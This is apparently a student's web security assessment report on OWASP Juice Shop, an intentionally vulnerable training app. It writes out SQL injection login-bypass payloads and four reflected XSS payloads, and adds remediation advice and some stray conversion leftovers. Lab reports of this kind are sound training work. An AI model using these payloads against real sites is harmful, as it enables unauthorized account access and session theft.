

# **Web Application Security Assessment** **Report**

- Target: **OWASP Juice Shop**
- Prepared by: Vishu Raj
- CIN ID: FIT/AUG25/CS3089
- Date: 24 August 2025

# Introduction


- This report documents the results of a security assessment performed on OWASP Juice Shop, an intentionally vulnerable web application. The focus was on identifying SQL Injection (SQLi) and Cross-Site Scripting (XSS) vulnerabilities using manual payloads and Burp Suite interception.
- The goal of this assessment was to simulate real-world attacks, understand the risk level, and recommend security measures.

# Vulnerability Findings – SQL Injection (Authentication Bypass)

- **Endpoint:** Login Page (/rest/user/login)
- **Affected Parameter:** Email
- **Payload Example:** `{"email":"admin@juice-sh.op'--", "password":"anything"}`
- **Result:** Bypassed authentication without valid credentials.
- **Impact:** Unauthorized admin access.
- **OWASP Mapping:** A03:2021 – Injection




# SQL Injection – Second Payload

- **Payload:** `{"email":"" OR 1=1--","password":"abc"}`
- **Result:** 200 OK with valid JWT token for admin@juice-sh.op
- **Impact:** Admin login bypass.
- **Severity:** Critical 
- **Remediation:**
  - Use prepared statements
  - Input validation
  - ORM usage





# Cross-Site Scripting (XSS)

- **Location:** Search Functionality (/rest/products/search)
- **Successful Payloads:**
  - #1 `<input onfocus=alert('XSS') autofocus>`
  - #2 `<div onmouseover=alert('XSS')>Hover</div>`
  - #3 `<iframe src="javascript:alert('XSS')"></iframe>`
  - #4 `<body onload=alert('XSS')>`
- **Result:** Reflected XSS confirmed.
- **Impact:** Cookie theft, phishing, session hijacking.










To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



# Authentication Flaw Report

- **Title:** Weak Credential Validation / Authentication Bypass
- **Description:** Login credentials not validated properly. Attackers can manipulate input to bypass auth.
